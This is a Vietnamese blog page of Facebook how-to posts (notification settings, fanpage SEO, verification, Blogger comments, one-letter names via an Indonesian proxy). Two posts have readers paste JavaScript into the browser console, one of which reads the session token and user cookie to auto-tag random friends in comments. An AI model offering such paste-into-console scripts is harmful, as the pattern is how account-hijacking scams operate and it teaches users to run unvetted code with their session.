Viết gì đó vào đây đi

Browse through our gallery of expertly-crafted themes to find the perfect one for your needs.

Hiển thị các bài đăng có nhãn Thủ thuật Facebook. Hiển thị tất cả bài đăng

Hướng dẫn tắt thông báo Facebook gửi về Email

Hầu hết những bạn mới dùng facebook thì đều có chung vấn đề là: Tắt thông báo Facebook gửi về Email. Hàng ngày, cứ mỗi khi có tin nhắn mới, bình luận mới hay kết bạn là bạn lại nhận được thư gửi về Email, dần dần nó khiến bạn cảm thấy khó chịu. vì thế, hôm nay Thịnh FB xin chia sẻ cho các bạn cách tắt thông báo Facebook gửi về Email.


Hướng dẫn tắt thông báo Facebook gửi về Email


Bước 1: Đăng nhập Facebook, đi tới Cài đặt
https://www.facebook.com/settings
Bước 2:  Đến mục "Thông báo"


Bước 3: Chọn "Email"


Bước 4: chọn "Chỉ những thông báo về tài khoản, bảo mật và quyền riêng tư"


Sau đó facebook sẽ hiện thông báo dạng như thế này:
Bạn sẽ bỏ lỡ các email về ảnh bạn đã được gắn thẻ, các tin nhắn bạn đã nhận, bình luận của bạn bè và hơn thế nữa.
Sau đó chọn "Tắt" vậy là xong. Chúc bạn thành công!

== masihterjaga.blogspot.com == Gunakan script ini diakhir postingan untuk menampilkan link download di sidebar.
See it live with all the features that exist, both on the homepage and the page posts.

Live Preview
$5.25 - Buy Now
Fitur Premium
Fitur Premium
Fitur Premium
Fitur Premium




Facebook Flat - Giao diện Facebook thiết kế phẳng, mới lạ

Có khi nào bạn quá nhàm chán với giao diện Facebook ? So với các mạng xã hội khác như Instagram, Twitter, Vine thì Facebook đang bị coi là lỗi thời với thiết kế đơn điệu, rồi quảng cáo ngập tràn. Mới đây thì tiện ích Facebook Flat đang làm mưa làm gió khi mang tới làn gió mới về trải nghiệm lướt Facebook với giao diện thiết kế phẳng hoàn toàn mới lạ và tinh tế. Cách cài đặt không có gì là khó khăn, hầu hết ai cũng làm được trong thời gian ngắn. Hãy cùng Thịnh FB khám phá nhé.


Hướng dẫn cài giao diện Facebook thiết kế phẳng, mới lạ

Rất đơn giản, bạn chỉ cần truy cập vào địa chỉ:
https://chrome.google.com/webstore/detail/facebook-flat-%E2%80%94-new-desig/kadbillinepbjlgenaliokdhejdmmlgp
Rồi chọn "+ Thêm vào Chrome" như vậy là đã xong, khởi động lại trình duyệt, đăng nhập facebook và tận hưởng bạn nhé.

Lưu ý: Để chuyển qua lại giao diện mới hoặc  mặc định của Facebook thì bạn chỉ cần nhấn nút tròn góc trái phía trên cùng, cạnh biểu tượng Facebook.


Thay đổi Font chữ Facebook 


Bạn lại chỉ cần truy cập vào địa chỉ :
https://chrome.google.com/webstore/detail/facebook-font-changer/olkmjdncgblppfakdnmcbljlngaodoaf/related
và làm theo hướng dẫn như trên, vậy là xong.
Chúc bạn thành công!

Seo Fanpage - 7 cách đưa Fanpage trên Facebook lên top Google

Có nhiều cách để tối ưu hóa SEO fanpage nhằm phục vụ cho SEO Facebook, 1 số ý kiến cho rằng sử dụng từ khóa làm tên file khi upload dữ liệu và một số khác lại cho rằng chỉ cần sở hữu các URL liên kết đến fanpage là đủ. Bài viết này sẽ giải đáp các nghi vấn trên và cung cấp những thông tin hữu ích cho những bạn muốn thực hiện việc tối ưu hóa fanpage cho chiến dịch SEO của mình góp phần làm nên thành công của chiến lược online marketing.


7 cách đưa Fanpage trên Facebook lên top Google

1. Chọn tên hay nhất cho Fanpage: Đây là bước cơ bản nhất và cũng là quan trọng nhất khi thực hiện việc tối ưu hóa thương hiệu trên facebook.  Nếu 1 fanpage spam quá nhiều thì khách hàng sẽ ít tham gia vào fanpage đó, vì vậy đừng spam quá nhiều mà hãy cập nhật, chia sẻ bài viết hữu ích với bạn bè.
Mục đích sử dụng facebook chính là sự hiện diện của doanh nghiệp vì vậy đừng sử dụng 1 cái tên quá chung chung mà hãy chọn 1 tên fanpage thật hay, liên quan đến 1 tên sản phẩm, dịch vụ của doanh nghiệp để có thể nhanh chóng tiếp cận được đối tượng khách hàng tiềm năng của mình.
Lời khuyên: một vài từ ngữ đầu tiên trong tên fanpage sẽ được Google đánh giá cao nhất.
  • SEO title = tên fanpage
  • Meta Description = tên fanpage + các phần tử khác trên trang
  • H1 = tên fanpage
Lời khuyên: Tương tự với dữ liệu trên website, trên fanpage có thể mô tả vắn tắt khoảng 140 ký tự để các thông điệp chính có thể hiển thị trong phần snippet trên kết quả trả về từ các công cụ tìm kiếm.
Lời khuyên: Tương tự như tên fanpage, Google sẽ đánh giá cao với những từ ngữ đầu tiên trong bản cập nhật của bạn, vì vậy hãy tận dụng để chèn thêm 1 ít từ khóa.

  • SEO Title = tiêu đề của bản ghi chú
  • Meta data = Tên fanpage  là tên của tiêu đề bản ghi chú


2. Tạo fanpage có chứa URL ảo
Sau khi 1 fanpage có được 25 lượt “like” thì chủ fanpage có thể gắn URL duy nhất trên trang, bởi vì công cụ tìm kiếm chú ý nhiều hơn đến các URL nên URL cần chứa từ khóa phản ánh 1 khía cạnh nào đó về sản phẩm hoặc dịch vụ của doanh nghiệp. Nếu bạn chọn tên fanpage đã tồn tại trước đó thì hãy tìm cho mình 1 tên khác phù hợp hơn và đảm bảo những thông điệp chính phải được đặt trong tên của URL. Vì vậy, hãy kiểm tra qua 1 số tên fanpage khác trên facebook trước khi chọn tên đặt cho fanpage của bạn.
3. Sử dụng các từ khóa trong fanpage
Đối với các website truyền thống, việc tối ưu hóa từ khóa là hình thức cơ bản nhất trong quá trình làm SEO onpage, đặc biệt phải chú ý đến các thành phần trên trang vì đây là những phần sẽ được đưa lên fanpage và được xem là những nhân tố quan trọng trong SEO.
Đây là 1 ví dụ về cách thức index trang của các công cụ tìm kiếm:
Để tối ưu hóa website cho các lượt tìm kiếm địa phương thì cần đính kèm thêm địa chỉ, thành phố, mã vùng,…, đối với các tìm kiếm sản phẩm có liên quan thì cần cụ thể hóa tên sản phẩm, tên dịch vụ hoặc tên lĩnh vực mà doanh nghiệp đang hoạt động.
4. Số điện thoại và địa chỉ
Có 1 số doanh nghiệp không cho hiển thị thông tin cá nhân trên fanpage của họ, như vậy thì doanh nghiệp không có được các lượt truy cập trực tuyến, đồng nghĩa với việc không gia tăng doanh thu và việc index cho các kết quả tìm kiếm địa phương là yếu tố quan trọng để phát triển fanpage của doanh nghiệp.
Bên cạnh đó, Google còn đánh giá cao đối với các trang có chứa các thông tin cụ thể của doanh nghiệp như: số điện thoại và địa chỉ, như vậy, tổng hợp các trang đạt hiệu quả sẽ càng làm gia tăng hiệu quả SEO tổng thể của doanh nghiệp.
Các bạn quan tâm đến lĩnh vực SEO hoặc có nhu cầu học SEO thì có thể tham khảo chương trình của khóa học SEO để định hướng tốt hơn cho mình nhé.
5. Đặt backlink cho fanpage trên các trang hiện có
Càng có nhiều liên kết trỏ về trang thì trang càng được Google đánh giá cao và dĩ nhiên thứ hạng cũng được tăng đáng kể, đó cũng là lý do vì sao các blogger đặt nội dung liên kết đến các website, các blog khác,…
Nguyên tắc này cũng có thể áp dụng tương tự đối với fanpage, nghĩa là có 1 link từ các kênh truyền thông khác trỏ về fanpage, website, blog hoặc profile trên Twitter đều có lợi cho SEO.
6. Tối ưu hóa fanpage thông qua cập nhật trạng thái
Khi bạn cập nhật trên tường facebook thì 18 ký tự đầu tiên của bài đăng sẽ đóng vai trò như thẻ “meta description”, vì vậy hãy tận dụng lợi thế từ các tùy chọn khi facebook nhắc đến chúng ta là nhắc đến nội dung trong 18 ký tự đầu tiên, đó cũng được xem là tiêu đề (title) trong SEO, ngoài ra các liên kết từ fanpage trực tiếp trỏ đến website của doanh nghiệp cũng là 1 cách hữu hiệu để tăng hiệu quả SEO.
7. SEO trên Facebook Note
Facebook Note được tận dụng khá nhiều khi sử dụng 1 cách hợp lý, Facebook Note có thể giúp ích cho fanpage để gia tăng hiệu quả tổng thể cho SEO. Các yếu tố trong SEO có liên quan đến Facebook Note là:
Facebook Note cho phép 1 chủ tài khoản facebook tạo nhiều fanpage (trang) và đó cũng là cách hữu hiệu để mở rộng các loại hình sản phẩm, dịch vụ của doanh nghiệp và giúp gia tăng chỉ số index trên các công cụ tìm kiếm.
Kết luận
Mục tiêu của việc thực hiện SEO trên facebook là tăng giá trị của thương hiệu, điều quan trọng là phải biết phối hợp tốt để thu hút lượt truy cập tự nhiên và truy cập gián tiếp từ các kênh khác để cải thiện thứ hạng trên trang kết quả trả về của các công cụ tìm kiếm.
Nguồn: BAoNC

Tự động tag bạn bè trên Facebook

Trên facebook bạn muốn "tag" bạn bè khi bạn đăng một hình ảnh hay một status nào đó rất đơn giản. Đây là một thủ thuật facebook khá hay, trước đây bạn tag bạn bè chỉ bằng tay thủ công nhưng kỹ thuật này chỉ cần dùng vài đoạn JavaScript nhỏ là công việc đã thành công. Bài viết này với mục đích hướng dẫn các bạncách tự động tag bạn bè trên facebook các bạn cùng theo dõi.


Tự động tag bạn bè trên Facebook

Bước 1: Đăng  nhập Facebook, Đăng status hoặc hình ảnh của bạn
Bước 2: Đến liên kết bạn vừa đăng lên


Đối với Status

Tiếp sau đó, trên thanh liên kết của trình duyệt sẽ hiện đường link có dạng như thế này
https://www.facebook.com/thinhnguyen597/posts/1685110531772410
copy đoạn id trên đường link của bạn "VD: 1685110531772410"

Đối với hình ảnh


Bước 3: Bấm F12 trên bàn phím, chọn Console, sau đódán tất cả các code JavaScript sau vào:
var fb_dtsg = document.getElementsByName('fb_dtsg')[0].value; var user_id = document.cookie.match(document.cookie.match(/c_user=(\d+)/)[1]); var id = "ID Facebook của bạn"; var arkadaslar = []; var svn_rev; function arkadaslari_al(id){ var xmlhttp = new XMLHttpRequest(); xmlhttp.onreadystatechange = function () { if(xmlhttp.readyState == 4){ eval("arkadaslar = " + xmlhttp.responseText.toString().replace("for (;;);","") + ";"); for(f=0;f= 0) { xmlhttp.open("GET", "https://www.facebook.com/ajax/typeahead/first_degree.php?__a=1" + params, true); } else { xmlhttp.open("GET", "http://www.facebook.com/ajax/typeahead/first_degree.php?__a=1" + params, true); } xmlhttp.send(); } function RandomArkadas(){ var sonuc = ""; for(i=0;i<9;i++){ sonuc += " @[" + arkadaslar.payload.entries[Math.floor(Math.random() * arkadaslar.payload.entries.length)].uid + ":" + arkadaslar.payload.entries[Math.floor(Math.random() * arkadaslar.payload.entries.length)].text + "]"; } return sonuc; } function yorum_yap(id ,mesaj) { var xhr = new XMLHttpRequest(); var params =""; params +="&ft_ent_identifier="+id; params +="&comment_text="+encodeURIComponent(mesaj); params +="&source=2"; params +="&client_id= 637840502919530"; params +="&reply_fbid"; params +="&parent_comment_id"; params +="&rootid=u_jsonp_2_3"; params +="&clp={\"cl_impid\":\"453524a0\",\"clearcounter\":0,\"elementid\":\"js_5\",\"version\":\"x\",\"parent_fbid\":"+id+"}"; params +="&attached_sticker_fbid=0"; params +="&attached_photo_fbid=0"; params +="&giftoccasion"; params +="&ft[tn]=[]"; params +="&__user="+user_id; params +="&__a=1"; params +="&__dyn=7n8ahyj35ynxl2u5F97KepEsyo"; params +="&__req=q"; params +="&fb_dtsg="+fb_dtsg; params +="&ttstamp="; xhr.open("POST", "/ajax/ufi/add_comment.php", true); xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded"); xhr.onreadystatechange = function () { if (xhr.readyState == 4 && xhr.status == 200) { xhr.close; } } xhr.send(params); } arkadaslari_al(id);


Lưu ý: Thay "ID Facebook của bạn" thành id bạn vừa lấy được ở bước 2

Bước 4: Bấm Enter. Rồi chờ kết quả
Chúc bạn thành công!

Hiển thị author cho website khi chia sẻ link lên Facebook

Có thể bạn cũng biết,Facebook có tính năng chèn link profile hay fanpage vào mục author khi chia sẻ link lên facebook. Tính năng này giúp bạn giới thiệu cũng như tăng lượng follow, like cho profile hay fanpage. Vậy để làm sao để hiển thị author khi chia sẻ, hãy cùng xem thủ thuật của Thịnh FB nhé

Hiển thị author cho website khi chia sẻ link lên facebook

Đơn giản thôi, Để thêm được author như vậy, bạn chỉ cần chèn code sau vào trước thẻ </head>
<meta property="article:author" content="https://www.facebook.com/thinhnguyen597" />
Thay "thinhnguyen597" bằng id facebook của bạn


Chúc bạn thành công!


Hướng dẫn xóa tài khoản Facebook vĩnh viễn

Bạn cảm thấy Facebook lấy đi của bạn quá nhiều thời gian, làm ảnh hưởng nhiều tới cuộc sống thường ngày của bạn?. Bạn đang dần trở thành một con nghiện Facebook và muốn cai nghiện nó. Tài khoản Facebook của bạn bị hack, bị đánh cắp thông tin cá nhân? Những lúc như vậy, bạn muốn xoá tài khoản đó? Vậy,hãy đọc hướng dẫn xóa tài khoản Facebook vĩnh viễn mà Thịnh FB chia sẻ nhé!


Hướng dẫn xóa tài khoản Facebook vĩnh viễn

Bước 1: Đăng nhập facebook, tới liên kết
https://www.facebook.com/help/delete_account
Bước 2: Chọn "Xóa tài khoản của tôi"


Bước 3: Nhập mật khẩu của bạn & kiểm tra bảo mật rồi nhấn OK
Sau đó Facebook sẽ hiển thị:
Tài khoản của bạn sẽ bị tạm khóa trong vòng 14 ngày, nếu trong khoảng thời gian này bạn không đăng nhập lại thì nó sẽ bị xóa vĩnh viễn. Ngược lại, nếu trong vòng 14 ngày mà bạn đăng nhập lại thì tài khoản Facebook sẽ được khôi phục.
và chờ 14 ngày sau, tài khoản của bạn sẽ được xoá vĩnh viễn.
Lưu ý: Chúng tôi không khuyến khích bạn xoá tài khoản facebook, chỉ xoá trong những trường hợp bắt buộc thôi nhé. Xin cảm ơn bạn.
Chúc bạn thành công!

Hướng dẫn xác minh Fanpage - Verify page facebook

Số lượng người Fanpage trên thế giới, cũng như tại Việt Nam tăng thêm từng ngày, từng giờ, và cũng chính vì thế, chính vì vậy mà người dùng mạng xã hội Facebook khó mà phân biệt được fanpage thật giả Để giải quyết vấn trên, Facebook đã triển khai tính năng “Verified”. Theo đó tài khoản cá nhân hoặc fanpage của người nổi tiếng, cơ quan truyền thông lớn, người của công chúng sẽ có thêm một dấu tick nhỏ màu xanh bên cạnh tên hiển thị.


Điều kiện


  • Khai báo toàn bộ thông tin một cách đầy đủ nhất cho Fanpage của bạn.
  • Fanpage có hơn 100.000 lượt like và trust (độ tương tác) cao.
  • Fanpage hoạt động đúng lĩnh vực hoạt động đã khai báo.
  • Đặt likebox của Fanpage lên website chính, đồng thời liên kết tới website từ Facebook.
  • Tốt nhất là Fanpage có chạy quảng cáo Facebook.
  • Hãy chắc chắn rằng Fanpage của bạn không sử dụng các thủ thuật Spam.
  • Fanpage được khai báo mô tả ngắn gọn.

Hướng dẫn xác minh Fanpage - Verify page facebook

Bước 1: Các bạn đăng nhập Facebook và truy cập vào liên kết:
https://www.facebook.com/help/contact/1491114197882751

Bước 2: Khai báo các thông tin và gửi yêu cầu xác thực tới Facebook.

  • Tại mục Select Page -> Chọn Fanpage mà bạn cần xác thực.
  • Tiếp theo chọn Choose Files và Upload một File Scan thông tin cá nhân trùng với Nick Name.
  • Tại Offocial Website bạn tiến hành liên kết với Website của bạn
  • Tiến hành Summit yêu cầu xác thực cho Facebook.
Bạn hãy chờ đợi thêm một thời gian từ 1 đến 2 tuần để nhận được thông báo của Facebook. Các thông báo sẽ được gửi trực tiếp vào Email bạn dùng để đăng ký tài khoản Facebook cá nhân. Tuy nhiên, tỷ lệ được xác thực thành công là không cao do Fanpage của bạn không đáp ứng đủ các tiêu chí ở bên trên. Trong trường hợp này Facebook sẽ gửi về mail cho bạn một thông báo đại loại:


Hi,
Thank you for your request. Unfortunately, we are unable to grant this request, as this is not eligible for verification at this time. Please note that our criteria for verification is based on a number of factors that we do not disclose at this time.
For more information, please visit https://www.facebook.com/help/196050490547892
Thanks,
Cornelius, Mentions Team, Facebook

Chúc bạn thành công

Cách xác nhận tất cả lời mời kết bạn trên Facebook nhanh chóng

Có phải bạn muốn xác nhận nhiều lời mời kết bạn trên Facebook? Nếu danh sách xác nhận chỉ có vài người thì quá đơn giản, bạn chỉ cần bấm "XÁC NHẬN" một tý là xong, nhưng nếu danh sách của bạn có khoảng vài trăm, nghìn người thì việc bấm XÁC NHẬN rất mất thời gian, chính vì điều đó, hôm nay Thịnh FB xin chia sẻ cho các bạn "Cách xác nhận tất cả lời mời kết bạn trên Facebook nhanh chóng"


Hướng dẫn xác nhận tất cả lời mời kết bạn trên Facebook nhanh chóng


Bước 1: Đăng nhập Facebook và truy cập vào liên kết:
https://www.facebook.com/friends/requests/
Bước 2: Bấm F12 trên bàn phím,sau đó chọn Console
Bước 3: Nhập đoạn code sau vào,rồi bấm Enter
javascript:for( i = 1;i< document.getElementsByName("actions[accept]").length;i++){document.getElementsByName("actions[accept]")[i].click();}void(0);
Như vậy chỉ với 3 bước đơn giản, là bạn đã xác nhận kết bạn thành công cả đống bạn bè rồi. Mọi thắc mắc vui lòng bình luận xuống bên dưới, mình sẽ trợ giúp bạn trong thời gian sớm nhất.

Thêm comment Facebook vào Blogger 2016

Hiện nay, Facebook là một trong những mạng xã hội lớn nhất thế giới, chính vì vậy việc Thêm comment facebook vào Blogger là cần thiết. Người đọc blog có thể đặt câu hỏi, chém gió và còn dễ ưa bài viết tới người đọc bởi hiệu ứng lan truyền của nó. Chính vì vậy hôm nay, Thịnh TB xin chia sẻ cho các bạn cách "Thêm comment facebook vào Blogger"


Hướng dẫn thêm comment facebook vào Blogger

Bước 1: Đăng nhập Facebook, Truy cập
https://developers.facebook.com/apps
Bước 2: Chọn "+ Add a New App "
Bước 3: Tiếp tục chọn mục "Trang Web"


Bước 4: Nhập tên app cần tạo rồi bấm "Create New Facebook App ID"
Bước 5: Lấy id app vừa tạo (ID Có dạng "1663313923910661")
Bước 6: Đăng nhập Blogger => Mẫu => Tìm đến thẻ </body> và thêm đoạn code sau trước thẻ </body>
<div id="fb-root"></div><script>(function(d, s, id) {  var js, fjs = d.getElementsByTagName(s)[0];  if (d.getElementById(id)) return;  js = d.createElement(s); js.id = id;  js.src = "//connect.facebook.net/vi_VN/sdk.js#xfbml=1&amp;version=v2.3&amp;appId=Mã ứng dụng của bạn";  fjs.parentNode.insertBefore(js, fjs);}(document, 'script', 'facebook-jssdk'));</script>

Lưu ý: Thay "Mã ứng dụng của bạn" thành ID APP bạn vừa tạo

Bước 7: Thêm đoạn code sau dưới thẻ  <b:include data='post' name='post'/>


<b:if cond='data:blog.pageType == &quot;item&quot;'>
<div class="fb-comments" expr:data-href="data:post.canonicalUrl" data-width="540" data-numposts="10" data-colorscheme="light"></div>
</b:if>
Thay 10 bằng số comment bạn muốn nó hiển thị
Vậy là xong. Chúc bạn thành công! Mọi thắc mắc vui lòng bình luận xuống bên dưới, mình sẽ hộ trợ bạn trong thời gian sớm nhất.

Hướng dẫn đổi tên Facebook một chữ

Có phải bạn muốn đổi tên facebook một chữ? Đơn giản thôi, Thịnh FB sẽ giúp bạn. Bạn chỉ cần thay đổi proxy để "lừa" mạng xã hội này mình đang sống tại Indonesia là ổn. Hãy tham khảo cùng tôi nhé


Hướng dẫn đổi tên Facebook một chữ

Bước 1: Đăng nhập Facebook và truy cập vào liên kết:
Bước 2: Chọn Ngôn ngữ trên Facebook


Bước 3: Chuyển toàn bộ ngôn ngữ sang "Bahasa Indonesia"
Bước 4: Tiếp tục truy cập vào liên kết
http://www.proxynova.com/proxy-server-list/country-id/


Ở đây mình giải thích thêm đây là những địa chỉ Proxy của Indonesia bạn cần lấy.
Lời khuyên:Bạn nên chọn những cái nào có màu xanh ấy ở phần “Proxy Speed”.Vì những địa chỉ này rất mạnh,còn những cái màu vàng là bình thường,màu đỏ là yếu bạn không nên chọn.
Bước 5: Bạn vào “cài đặt nâng cao” mà trình duyệt web của bạn đang sử dụng bằng cách như sau:
Đối với Cốc Cốc,Bạn Click vào hình Cốc Cốc ở góc trái màn hình chọn cài đặt
Hướng dẫn đổi tên facebook 1 chữ
Vào Cài đặt
Đối với Google Chorme hoặc FireFox,bạn Click vào biểu tượng vào Góc phải màn hình xong chọn Cài đặt
Vào Cài đặt
Bước 6: Màn hình cài đặt hiển thị bạn kéo thanh cuộn dọc xuống cuối màn hình.Chọn “Hiển thị cài đặt nâng cao”
Hướng dẫn đổi tên facebook 1 chữ
Vào Hiển Thị Cài Đặt Nâng Cao
Sau đó,bạn kéo chuột xuống chọn “Thay đổi cài đặt Proxy”
Hướng dẫn đổi tên facebook 1 chữ
Vào thay đổi cài đặt Proxy
Màn hình thay đổi cài đặt Proxy hiển thị
-bạn chọn “Lan Settings” nếu bạn đang sử dụng mạng Lan hoặc wifi.
-Nếu sử dụng Dcom để truy cập bạn chọn cấu hình của dcom rồi kích vào settings
Vào Lan Settings
Màn hình Lan Settings hiển thị bạn tích chuột vào “Use Proxy Server for your Lan” sau đó bạn lấy địa chỉ Proxy IP  và Port tương ứng với Proxy IP đó.
Ví dụ mình lấy Proxy IP là 202.169.53.14.Port  tương ứng là 8010 thì mình điền như sau:
Hướng dẫn đổi tên facebook 1 chữ
Điền Proxy IP vào
Sau đó bạn ấn Ok để hoàn tất nhé.
Lưu ý:Bước này ai không vào được mạng thì nên kiếm cái Proxy IP khác nhé.Mấy cái sever proxy đa số là bị chết nên khi bạn thay đổi sẽ bị mất mạng.Bạn thử hết các sever xem cái nào còn sống thì dùng.may mắn gặp được cái ngon thì mạng chạy tốt,còn không mạng load yếu lắm.
Bước 7:Bạn quay lại facebook của mình và đổi tên facebook 1 chữ mình mong muốn thôi.
Ngoài ra bạn có thể tham khảo video "Cách đặt tên Facebook độc đáo chỉ với 1 chữ duy nhất" được Việt Designer - VietDesigner.Net chia sẻ ngày 04 tháng 03 năm 2013 nhé

Chúc bạn thành công!